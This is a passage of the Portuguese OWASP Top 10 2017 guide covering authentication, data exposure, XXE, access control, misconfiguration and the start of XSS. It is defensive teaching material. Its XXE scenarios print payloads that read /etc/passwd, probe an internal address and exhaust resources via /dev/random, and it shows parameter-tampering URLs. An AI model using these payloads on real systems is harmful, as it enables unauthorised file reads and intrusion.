| Os atacantes têm acesso a centenas de milhões de combinações de nomes de usuário e senha válidos para preenchimento de credenciais, listas de contas administrativas padrão, força bruta automatizada e ferramentas de ataque de dicionário. Os ataques de gerenciamento de sessões são bem compreendidos, particularmente em relação aos tokens de sessão não expirados. | A prevalência de quebra de autenticação é generalizada devido ao design e implementação da maioria dos controles de identidade e de acesso. O gerenciamento de sessões é o base de autenticação e controles de acesso, e está presente em todos os aplicativos que possuem estado. Os atacantes podem detectar a quebra de autenticação usando meios manuais e explorá-los usando ferramentas automatizadas com listas de senhas e ataques de dicionário. | Os atacantes só precisam ter acesso a algumas contas, ou apenas uma conta de administrador para comprometer o sistema. Dependendo do domínio do aplicativo, isso pode permitir lavagem de dinheiro, fraude de CPF e roubo de identidade, ou divulgar informações altamente sensíveis legalmente protegidas. |

## A Aplicação Está Vulnerável?

A confirmação da identidade, autenticação e gerenciamento de sessão do usuário é fundamental para proteger contra ataques relacionados à autenticação.

Podem haver pontos fracos de autenticação se a sua aplicação:

* Permite ataques automatizados, como [teste exaustivo de credenciais, ou *credential stuffing*](https://owasp.org/www-community/attacks/Credential_stuffing), onde o atacante possui uma lista de nomes de usuário e senhas válidos.
* Permite ataque de força bruta ou outros ataques automatizados.
* Permite senhas padrão, fracas ou bastante conhecidas, como "Password1" ou "admin/admin".
* Utiliza processos de recuperação de credenciais ou de recuperação de senhas fracos ou ineficazes, tais como "respostas baseadas em conhecimento", que não podem ser consideradas seguras.
* Usa senhas em texto simples, criptografadas ou com hash muito fracos (veja **A3:2017-Exposição de dados sensíveis**).
* Não possua autenticação multi-fator ou a mesma não funciona corretamente.
* Expõe IDs de sessão na URL (por exemplo, reescrita de URL).
* Não rotaciona os IDs de sessão após um login bem-sucedido.
* Não invalida devidamente as IDs da Sessão. As sessões de usuário ou os tokens de autenticação (particularmente tokens de single sign-on (SSO)) não são devidamente invalidados durante o logout ou um período de inatividade.

## Como Prevenir?

* Sempre que possível, implemente a autenticação multi-fator para evitar ataques automatizados de preenchimento de credenciais, força bruta e de credenciais roubadas.
* Não envie ou implante com quaisquer credenciais padrão, particularmente para usuários administradores.
* Implementar verificações de senha fracas, como testar senhas novas ou alteradas em uma lista das [Top 10000 piores senhas](https://github.com/danielmiessler/SecLists/tree/master/Passwords).
* Alinhe o comprimento da senha, a complexidade e as políticas de rotação com as diretrizes do NIST 800-63 B na seção 5.1.1 para [Segredos Memorizados](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) ou outras políticas modernas de senha baseadas em evidências.
* Assegure-se de que o registro de novas contas, a recuperação de credenciais e os caminhos até as APIs sejam endurecidos contra ataques de enumeração de conta usando as mesmas mensagens para todos os resultados.
* Limite ou retarde de forma progressiva as tentativas de login falhadas. Logar todas as falhas e alertar os administradores quando o preenchimento de credenciais, a força bruta, e outros ataques forem detectados.
* Use um gerenciador de sessão seguro, no lado do servidor, que gere uma nova ID de sessão aleatória com alta entropia após o login. IDs de sessão não devem estar na URL, e devem ser armazenadas de forma segura e invalidadas após o logout, tempo ocioso e tempo limite absolutos.

## Exemplos de Cenários de Ataque

**Cenário #1**: [Teste exaustivo de credenciais ou *credential stuffing*](https://owasp.org/www-community/attacks/Credential_stuffing), o uso de [listas de senhas conhecidas](https://github.com/danielmiessler/SecLists), é um ataque comum. Se uma aplicação não implementar proteções de ameaças ou de preenchimento automatizados de credenciais, a aplicação pode ser usada como um oráculo de senha para determinar se as credenciais são válidas.

**Cenário #2**: A maioria dos ataques de autenticação ocorrem devido ao uso contínuo de senhas como único fator. Uma vez consideradas as melhores práticas, a troca de senha e os requisitos de complexidade são vistos como incentivo aos usuários a usar e reutilizar senhas fracas. As organizações são recomendadas para parar essas práticas por NIST 800-63 e usar autenticação multi-fator.

**Cenário #3**: Os tempos limite da sessão da aplicação não estão configurados corretamente. Um usuário usa um computador público para acessar a aplicação. Em vez de selecionar "logout", o usuário simplesmente fecha a guia do navegador e se afasta. Um atacante usa o mesmo navegador uma hora depois e o usuário ainda está autenticado.

## Referências

### OWASP

* [OWASP Proactive Controls: Implement Identity and Authentication Controls](https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity)
* [OWASP Application Security Verification Standard: V2 Authentication](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Application Security Verification Standard: V3 Session Management](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x12-V3-Session-management.md)
* [OWASP Testing Guide: Identity](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README) and [Authentication](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)
* [OWASP Cheat Sheet: Authentication](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Credential Stuffing](https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Forgot Password](https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Session Management](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)
* [OWASP Automated Threats Handbook](https://owasp.org/www-project-automated-threats-to-web-applications/)

### Externos

* [NIST 800-63b: 5.1.1 Memorized Secrets - for thorough, modern, evidence based advice on authentication.](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret)
* [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Session Fixation](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 Exposição de Dados Sensíveis

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 2 | Prevalência 3 | Detectabilidade 2 | Técnico 3 | Negócio |
| Atacantes tipicamente não quebram criptografia diretamente. Em vez disso, eles roubam as chaves, executam ataques *man-in-the-middle* ou roubam dados em texto aberto do servidor, enquanto estão em trânsito ou do cliente do usuário, ex.: navegador. Normalmente é necessário um ataque manual. Bancos de dados de senha recuperados anteriormente poderiam ser atacados por força bruta ou quebrados por GPUs. | Ao longo dos últimos anos, este tem sido o ataque impactante mais comum. A falha mais comum é simplesmente não criptografar dados confidenciais. Quando o criptografia é empregada, geração e gerenciamento de chaves fracas, algoritmos, protocolos e usos de cifra fracos são comuns, particularmente para dados em repouso, técnicas de hashing de senha fracas. Para dados em trânsito os pontos fracos do servidor são fáceis de detectar, mas difíceis para os dados em repouso. A explorabilidade de ambos varia. | A falha freqüentemente compromete todos os dados que deveriam ter sido protegidos. Normalmente, essas informações incluem dados de informações pessoais sensíveis (PII) tais como registros de saúde, dados pessoais, dados pessoais, cartões de crédito, que muitas vezes requer proteção conforme definido por leis ou regulamentos, como as leis de privacidade da UE (GDPR) ou as leis locais de privacidade. |

## A Aplicação Está Vulnerável?

A primeira coisa é determinar as necessidades de proteção de dados em trânsito e em repouso. Por exemplo, as senhas, números de cartão de crédito, registros de saúde, informações pessoais e segredos comerciais requerem proteção extra, especialmente se esses dados estiverem abrangidos pelas leis de privacidade, ex.: Regulamentação Geral de Proteção de Dados da UE (GDPR), ou regulamentos, ex.: proteção financeira de dados, como PCI Data Security Standard (PCI DSS). Para todos esses dados:

* Existe algum dado sendo transmitido em texto aberto? Isto diz respeito a qualquer protocolo como http, smtp, ftp. O tráfego de internet externo é especialmente perigoso, mas verifique também todo o tráfego interno, como entre balanceadores de carga, gateways, servidores web ou sistemas back-end.
* Algum dados sensível é armazenado em texto aberto, incluindo backups?
* Algum algoritmo criptográfico antigo ou fraco é usado por padrão ou em código antigo?
* Estão sendo usadas chaves de criptografia padrão, chaves de criptografia fracas geradas ou reutilizadas, ou o falta algum gerenciamento de chaves ou de troca delas?
* A criptografia não é aplicada, por exemplo, existe alguma diretiva ou cabeçalho de segurança de *user agent* (navegador) faltando?
* O *user agent* (por exemplo, aplicativo, cliente de email) não verifica se o certificado recebido do servidor é válido.

Ver ASVS [Crypto (V6), Data Protection (V8) and SSL/TLS (V9)](https://owasp.org/www-project-application-security-verification-standard/).

## Como Prevenir

Faça o seguinte, no mínimo, e consulte as referências:

* Classifique dados processados, armazenados ou transmitidos por uma aplicação. Identifique quais dados são sensíveis de acordo com as leis de privacidade, requisitos regulamentares ou necessidades do negócio.
* Aplique controles de acordo com a classificação.
* Não armazene dados sensíveis desnecessariamente. Descarte-os o mais rápido possível ou use tokenização compatível com PCI DSS ou mesmo truncamento. Dados que não são retidos não podem ser roubados.
* Certifique-se de criptografar todos os dados sensíveis em repouso.
* Certifique-se de que os algoritmos, protocolos, chaves e gerenciamento de chaves apropriados estão atualizados e fortes.
* Criptografe todos os dados em trânsito com protocolos seguros, como TLS, com cifra *perfect forward secrecy* (PFS), prioridade de cifra do servidor e parâmetros seguros. Aplique criptografia usando diretivas como HTTP Strict Transport Security (HSTS).
* Desativar o cache para respostas que contenham dados confidenciais.
* Armazene senhas usando funções de hashing com salt fortes e adaptativas com um fator de trabalho (fator de atraso), como [Argon2](https://github.com/p-h-c/phc-winner-argon2), [scrypt](https://wikipedia.org/wiki/Scrypt), [bcrypt](https://wikipedia.org/wiki/Bcrypt) ou [PBKDF2](https://wikipedia.org/wiki/PBKDF2).
* Verifique independentemente a eficácia das suas configurações.

## Examplo de Cenários de Ataque

**Cenário #1**: Uma aplicação criptografa números de cartão de crédito em um banco de dados usando criptografia automática do próprio banco. No entanto, esses dados são descriptografados automaticamente quando recuperados, permitindo que uma falha de injeção SQL obtenha números de cartão de crédito em texto aberto.

**Cenário #2**: Um site não usa ou aplica TLS para todas as páginas ou suporta criptografia fraca. Um atacante monitora o tráfego de rede, tira o TLS (por exemplo, em uma rede sem fio aberta), intercepta solicitações e rouba o cookie de sessão do usuário. O atacante então reproduz este cookie e seqüestra a sessão (autenticada) do usuário, acessando ou modificando os dados privados do usuário. Em vez do anterior, podem alterar todos os dados transportados, por exemplo, o destinatário de uma transferência de dinheiro.

**Cenário #3**: O banco de dados de senhas usa hashes sem salt ou hashes simples para armazenar senhas de todos. Uma falha de upload de arquivo permite que um invasor obtenha o banco de dados de senha. Todos os hashes sem salt podem ser expostos com uma *rainbow table* de hashes pré-calculados. Hashes gerados por funções de hash simples ou rápidas podem ser quebrados por GPUs, mesmo que possuam salts.

## Referências

* [OWASP Proactive Controls: Protect Data](https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere)
* [OWASP Application Security Verification Standard: V7, 9, 10](https://owasp.org/www-project-application-security-verification-standard/)
* [OWASP Cheat Sheet: Transport Layer Protection](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
* [OWASP Cheat Sheet: User Privacy Protection](https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Password Storage](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Cryptographic Storage](https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html)
* [OWASP Security Headers Project](https://owasp.org/www-project-secure-headers/); [Cheat Sheet: HSTS](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)
* [OWASP Testing Guide: Testing for weak cryptography](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/README)

### Externas

* [CWE-220: Exposure of sens. information through data queries](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Cryptographic Issues](https://cwe.mitre.org/data/definitions/310.html); [CWE-326: Weak Encryption](https://cwe.mitre.org/data/definitions/326.html)
* [CWE-312: Cleartext Storage of Sensitive Information](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Cleartext Transmission of Sensitive Information](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-359: Exposure of Private Information - Privacy Violation](https://cwe.mitre.org/data/definitions/359.html)

# A4:2017 Entidades Externas de XML (XML External Entities - XXE)

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 2 | Prevalência 2 | Detectabilidade 3 | Técnico 3 | Negócio |
| Atacantes podem explorar processadores XML vulneráveis se eles puderem fazer upload de XML ou incluir conteúdo hostil em um documento XML, explorando código vulnerável, dependências ou integrações. | Por padrão, muitos processadores XML mais antigos permitem a especificação de uma entidade externa, um URI que é desreferenciado e avaliado durante o processamento XML. Ferramentas [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) podem descobrir esse problema inspecionando dependências e configuração. Ferramentas [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) requerem etapas manuais adicionais para detectar e explorar esse problema. | Essas falhas podem ser usadas para extrair dados, executar uma solicitação remota do servidor, escanear sistemas internos, realizar um ataque de negação de serviço e outros ataques. O impacto comercial depende das necessidades de proteção de todas as aplicações e dados afetados. |

## A Aplicação Está Vulnerável?

Aplicações e, em particular, serviços Web baseados em XML ou integrações em sistemas legados podem ser vulneráveis a ataques se:

* Sua aplicação aceita XML diretamente ou uploads de XML, especialmente de fontes não confiáveis, ou insere dados não confiáveis em documentos XML, que é então analisado por um processador XML.
* Qualquer um dos processadores XML na aplicação ou serviços web baseados em SOAP tem [definições de tipo de documento (DTDs)](https://en.wikipedia.org/wiki/Document_type_definition) habilitados. Como o mecanismo exato para desabilitar o processamento de DTD varia de acordo com o processador, é recomendável consultar uma referência, como [OWASP Cheat Sheet 'XXE Prevention'](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* Se sua aplicação usa SAML para processamento de identidade dentro de um sistema de segurança em federação ou de logon único (SSO). SAML usa XML para asserções de identidade e pode ser vulnerável.
* Se sua aplicação usa SOAP antes da versão 1.2, provavelmente estará suscetível a ataques XXE se as entidades XML estiverem sendo passadas para o framework SOAP.
* Ser vulnerável aos ataques do XXE provavelmente significa que sua aplicação é vulnerável a ataques de negação de serviço, incluindo o ataque de um bilhão de risos (*billion laughs attack*)

## Como Prevenir

Treinamento de desenvolvedor é essencial para identificar e mitigar o XXE. Além disso, a prevenção do XXE exige:

* Sempre que possível, use um formato de dados menos complicado, como JSON.
* Aplique os patches ou atualize todos os processadores e bibliotecas XML em uso pela aplicação ou em seu sistema operacional. Use controladores de dependência. Atualize o SOAP para SOAP 1.2 ou superior.
* Desabilite o processamento de DTD e entidade externa XML em todos os analisadores de XML da sua aplicação, de acordo com o [OWASP Cheat Sheet 'XXE Prevention'](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* Implementar validação positiva de entrada do lado do servidor ("lista branca"), filtragem ou sanitização para prevenir dados hostis em documentos, cabeçalhos ou nós XML.
* Verifique se a funcionalidade de upload de arquivos XML ou XSL valida o XML entrante usando a validação XSD ou similar.
* Ferramentas SAST podem ajudar a detectar o XXE no código-fonte, embora a revisão manual do código seja a melhor alternativa em aplicações grandes e complexas com muitas integrações.

Se esses controles não forem possíveis, considere a utilização de patches virtuais, gateways de segurança de API, ou WAFs para detectar, monitorar e bloquear ataques de XXE.

## Examplos de Cenários de Ataque

Numerosos problemas públicos de XXE foram descobertos, incluindo o ataque a dispositivos *embedded*. O XXE ocorre em muitos lugares inesperados, incluindo dependências profundamente aninhadas. A maneira mais fácil é carregar um arquivo XML malicioso, se aceito:

**Cenário #1**: O atacante tenta extrair dados do servidor:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**Cenário #2**: Um atacante examina a rede privada do servidor alterando a linha ENTITY acima para:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**Cenario #3**: Um atacante tenta um ataque de negação de serviço, incluindo um arquivo potencialmente infinito:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## Referências

### OWASP

* [OWASP Application Security Verification Standard](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Testing Guide: Testing for XML Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection)
* [OWASP XXE Vulnerability](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
* [OWASP Cheat Sheet: XXE Prevention](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: XML Security](https://cheatsheetseries.owasp.org/cheatsheets/XML_Security_Cheat_Sheet.html)

### Externas

* [CWE-611: Improper Restriction of XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Billion Laughs Attack](https://en.wikipedia.org/wiki/Billion_laughs_attack)
* [SAML Security XML External Entity Attack](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
* [Detecting and exploiting XXE in SAML Interfaces](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)

# A5:2017 Quebra de Controle de Acesso

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 2 | Prevalência 2 | Detectabilidade 2 | Técnico 3 | Negócio |
| A exploração do controle de acesso é uma habilidade básica dos atacantes. As ferramentas [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) e [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) podem detectar a ausência de controle de acesso, mas não pode verificar se é funcional quando está presente. O controle de acesso é detectável usando meios manuais, ou possivelmente por automação para a ausência de controles de acesso em certos frameworks. | As vulnerabilidades de controle de acesso são comuns devido à falta de detecção automatizada e à falta de testes funcionais efetivos pelos desenvolvedores de aplicação. A detecção de controle de acesso normalmente não é compatível com testes estáticos ou dinâmicos automatizados. | O impacto técnico são os atacantes que atuam como usuários ou administradores, usuários que usam funções privilegiadas, ou criam, acessam, atualizam ou excluem todos os registros. O impacto comercial depende das necessidades de proteção de sua aplicação e dados. |

## A Aplicação Está Vulnerável?

O controle de acesso impõe uma política que os usuários não podem atuar fora das suas permissões pretendidas. As falhas geralmente levam à divulgação não autorizada de informações, modificações ou destruição de todos os dados, ou a realização de uma função de negócio fora dos limites do usuário. As vulnerabilidades comuns de controle de acesso incluem:

* Contornar verificações de controle de acesso modificando a URL, o estado interno da aplicação ou página HTML, ou simplesmente usando uma ferramenta de ataque de API personalizada.
* Permitir que a chave primária seja alterada para o registro de outros usuários, como visualizar ou editar a conta de outra pessoa.
* Elevação de privilégio. Atuando como um usuário sem estar logado, ou atuando como um administrador quando conectado como usuário.
* Manipulação de metadados, como reproduzir ou adulterar um token de controle de acesso JWT ou um cookie ou campo oculto manipulado para elevar privilégios ou abusar da invalidação JWT.
* A configuração errada do CORS permite o acesso não autorizado à API.
* Forçar a navegação para páginas autenticadas como um usuário não autenticado ou para páginas privilegiadas como um usuário padrão ou acessando API com controles de acesso ausentes para POST, PUT e DELETE.

## Como Prevenir

O controle de acesso só é efetivo se for aplicado no código confiável do servidor ou na API server-less, onde o atacante não pode modificar a verificação de controle de acesso ou os metadados.

* Com exceção de recursos públicos, negar por padrão.
* Implementar mecanismos de controle de acesso uma vez e reutilizá-los durante toda a aplicação, incluindo CORS.
* Os controles de acesso ao Model devem impor a posse do registro, em vez de aceitar que o usuário possa criar, ler, atualizar ou excluir qualquer registro.
* Requisitos únicos de limites de negócios de aplicações devem ser aplicados por modelos de domínio.
* Desative a listagem do diretório do servidor web e assegure-se de que os metadados do arquivo (por exemplo, .git) e os arquivos de backup não estejam presentes na raiz de pastas web.
* Registre as falhas de controle de acesso, alerte administradores quando apropriado (por exemplo, falhas repetidas).
* Limite a taxa de acesso às APIs e acesso ao controlador para minimizar os danos causados pela ferramentas de ataque automatizados.
* Os tokens JWT devem ser invalidados no servidor após o fim de sessão.
* Desenvolvedores e funcionários de QA devem incluir testes funcionais de controle de acesso unitários e integrados.

## Exemplo de Cenários de Ataque

**Cenário #1**: O aplicativo usa dados não verificados em uma chamada SQL que está acessando informações de conta:

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery( );

Um atacante simplesmente modifica o parâmetro 'acct' no navegador para enviar qualquer número de conta que eles desejem. Se não for verificado corretamente, o invasor pode acessar a conta de qualquer usuário.

https://example.com/app/accountInfo?acct=notmyacct

**Cenário #2**: Um atacante simplesmente faz uma busca forçada por URLs. Os direitos de administrador são necessários para acessar a página de administração.

https://example.com/app/getappInfo  
  https://example.com/app/admin\_getappInfo

Se um usuário não autenticado puder acessar qualquer uma das páginas, é uma falha. Se um não administrador puder acessar a página de administração, isso é uma falha.

## Referências

### OWASP

* [OWASP Proactive Controls: Access Controls](https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls)
* [OWASP Application Security Verification Standard: V4 Access Control](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x12-V4-Access-Control.md)
* [OWASP Testing Guide: Authorization Testing](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README)
* [OWASP Cheat Sheet: Access Control](https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html)

### Externas

* [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)
* [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639: Authorization Bypass Through User-Controlled Key](https://cwe.mitre.org/data/definitions/639.html)
* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

# A6:2017 Configuração Incorreta de Segurança

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 3 | Prevalência 3 | Detectabilidade 3 | Técnico 2 | Negócio |
| Atacantes geralmente tentarão acessar contas padrão, páginas não utilizadas, falhas não corrigidas, arquivos e diretórios desprotegidos, etc., para obter acesso não autorizado ou conhecimento do sistema. | A configuração incorreta da segurança pode acontecer em qualquer nível das camadas da aplicação, incluindo serviços de rede, plataforma, servidor web, servidor de aplicativos, banco de dados, estruturas, código personalizado e máquinas virtuais, de contêineres ou de armazenamento pré-instaladas. Os scanners automatizados são úteis para detectar configurações erradas, uso de contas ou configurações padrão, serviços desnecessários, opções legadas etc. | Tais falhas freqüentemente dão aos atacantes acesso não autorizado a alguns dados ou funcionalidades do sistema. Ocasionalmente, tais falhas resultam em um comprometimento total do sistema. O impacto comercial depende das necessidades de proteção de sua aplicação e dados. |

## A Aplicação Está Vulnerável?

A aplicação pode ser vulnerável se:

* Falta endurecimento de segurança adequado em qualquer parte das camadas da aplicação.
* Recursos desnecessários são habilitados ou instalados (por exemplo, portas, serviços, páginas, contas ou privilégios desnecessários).
* As contas padrão e suas senhas ainda são ativadas e inalteradas.
* O tratamento de erros revela vestígios de *stacktraces* ou outras mensagens de erro excessivamente informativas aos usuários.
* Para sistemas atualizados, os recursos de segurança mais recentes estão desativados ou não estão configurados de forma segura.
* As configurações de segurança nos servidores de aplicação, frameworks de aplicação (por exemplo, Struts, Spring, ASP.NET), bibliotecas, bancos de dados, etc., não configurados para valores seguros.
* O servidor não envia cabeçalhos ou diretivas de segurança ou não está configurado para valores seguros.
* O software está desatualizado ou vulnerável (consulte **A9:2017-Utilização de Componentes com Vulnerabilidades Conhecidas**). Sem um processo planejado e repetido de configuração de segurança de aplicações, os sistemas estão em maior risco.

## Como Prevenir

Processos de instalação segura devem ser implementados, incluindo:

* Um processo de endurecimento replicável que torne rápido e fácil implantar outro ambiente que esteja devidamente bloqueado. Desenvolvimento, QA e ambientes de produção devem ser configurados de forma idêntica, com diferentes credenciais usadas em cada ambiente. Este processo deve ser automatizado para minimizar o esforço necessário para configurar um novo ambiente seguro.
* Uma plataforma mínima sem recursos, componentes, documentação e amostras desnecessários. Remova ou não instale recursos e frameworks não utilizados.
* Uma tarefa para revisar e atualizar as configurações apropriadas para todas as notas de segurança, atualizações e patches como parte do processo de gerenciamento de patches (veja **A9:2017-Utilização de Componentes com Vulnerabilidades Conhecidas**).
* Uma arquitetura de aplicações segmentados que forneça separação efetiva e segura entre componentes ou inquilinos, com segmentação, conteinerização ou grupos de segurança de nuvem (ACLs).
* Enviar diretivas de segurança para agentes clientes, por exemplo [Cabeçalhos de segurança](https://owasp.org/www-project-secure-headers/).
* Um processo automatizado para verificar a eficácia das configurações e configurações em todos os ambientes

## Exemplo de Cenários de Ataque

**Cenário #1**: O servidor de aplicação vem com aplicativos de exemplo que não são removidos do seu servidor de produção. Esses aplicativos de exemplo possuem falhas conhecidas de segurança que atacantes usam para comprometer seu servidor. Se um desses aplicativos for o console de administração, e as contas padrão não foram alteradas, o atacante faz logon com senhas padrão e assume o controle.

**Cenário #2**: A listagem de diretórios não está desativada em seu servidor. Um atacante descobre que ele pode simplesmente listar diretórios. O atacante localiza e baixa suas classes Java compiladas, que são então descompiladas e sofrem engenharia reversa para visualizar seu código. O atacante então encontra uma falha séria de controle de acesso em sua aplicação.

**Cenário #3**: A configuração do servidor de aplicação permite mensagens de erro detalhadas, por exemplo, stacktraces que retornam para os usuários. Isso potencialmente expõe informações sensíveis ou falhas subjacentes, como versões de componentes que são conhecidas como vulneráveis.

**Cenário #4**: A configuração padrão ou uma antiga copiada ativa as versões antigas ou opções de protocolo vulneráveis que podem ser mal utilizadas por um atacante ou malware.

## Referências

### OWASP

* [OWASP Testing Guide: Configuration Management](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)
* [OWASP Testing Guide: Testing for Error Codes](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/README)
* [OWASP Security Headers Project](https://owasp.org/www-project-secure-headers/)

For additional requirements in this area, see the [ASVS requirements areas for Security Configuration (V11 and V19)](https://owasp.org/www-project-application-security-verification-standard/).

### Externas

* [NIST Guide to General Server Hardening](https://csrc.nist.gov/publications/detail/sp/800-123/final)
* [CWE-2: Environmental Security Flaws](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuration](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Error Handling](https://cwe.mitre.org/data/definitions/388.html)
* [CIS Security Configuration Guides/Benchmarks](https://www.cisecurity.org/cis-benchmarks/)

# A7:2017 Cross-Site Scripting (XSS)

| Agentes de Ameaça/Vetores de Ataque | Vulnerabilidades de Segurança | Impactos |
| --- | --- | --- |
| Nível de Acesso | Explorabilidade 3 | Prevalência 3 | Detectabilidade 3 | Técnico 2 | Negócio |
| Ferramentas automatizadas podem detectar e explorar as três formas de XSS, e existem frameworks de exploits disponíveis gratuitamente. | XSS é o segundo problema mais prevalente no OWASP Top 10, e é encontrado em cerca de dois terços de todas as aplicações. As ferramentas automatizadas podem encontrar alguns problemas XSS automaticamente, particularmente em tecnologias maduras, como PHP, J2EE / JSP e ASP.NET. | O impacto do XSS é moderado para refletido e DOM XSS, e grave para XSS armazenado, com execução remota de código no navegador da vítima, como roubar credenciais, sessões ou entregar malwares à vítima. |

## A Aplicação está Vulnerável?

Existem três formas de XSS, geralmente visando os navegadores dos usuários:

* **XSS Refletido**: Sua aplicação ou API inclui entradas de usuário não validadas e não modificadas como parte da saída HTML. Um ataque bem sucedido pode permitir que o atacante execute HTML e JavaScript arbitrários no navegador da vítima. Normalmente, o usuário precisará interagir com algum link malicioso que aponte para uma página controlada pelo atacante, como sites maliciosos de *watering hole*, propagandas ou similares.
* **XSS Armazenado**: Sua aplicação ou API armazena entradas de usuário não sanitizadas que é vista mais tarde por outro usuário ou administrador. O XSS armazenado é frequentemente considerado de risco alto ou crítico.
* **DOM XSS**: Frameworks de JavaScript, aplicativos de uma única página (SPAs) e APIs que incluem dinamicamente dados controláveis pelo atacante para uma página são vulneráveis ao DOM XSS. Idealmente, sua aplicação não enviaria dados controláveis pelo atacante para APIs de JavaScript inseguras.

Ataques XSS típicos incluem o roubo de sessão, a aquisição de contas, *bypass* de MFA (MultiFactor Authentication), a substituição de nós DOM ou o desfiguramento (como os painéis de login de trojan), ataques contra o navegador do usuário, como downloads de software mal-intencionado, *key logging* e outros ataques do lado do cliente.

## Como Prevenir

Prevenir XSS requer a separação de dados não confiáveis do conteúdo ativo do navegador. Isso pode ser alcançado por:

* Use frameworks que automaticamente escapam o XSS por design, como os mais recentes Ruby on Rails, React JS. Aprenda as limitações de proteção XSS de cada framework e cuide adequadamente os casos de uso que não são cobertos.
* Usar frameworks que automaticamente sanitizam o XSS por design, como Ruby on Rails e React JS mais recentes. Aprenda as limitações de proteção XSS de cada framework e cuide adequadamente os casos de uso que não são cobertos.
* Sanitizar por *escape* dados de solicitação HTTP não confiáveis com base no contexto na saída HTML (corpo, atributo, JavaScript, CSS ou URL) irá resolver vulnerabilidades XSS refletidas e armazenadas. A [Folha de Dicas OWASP 'XSS Prevention'](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html) contém detalhes sobre técnicas de *escape* de dados necessárias.
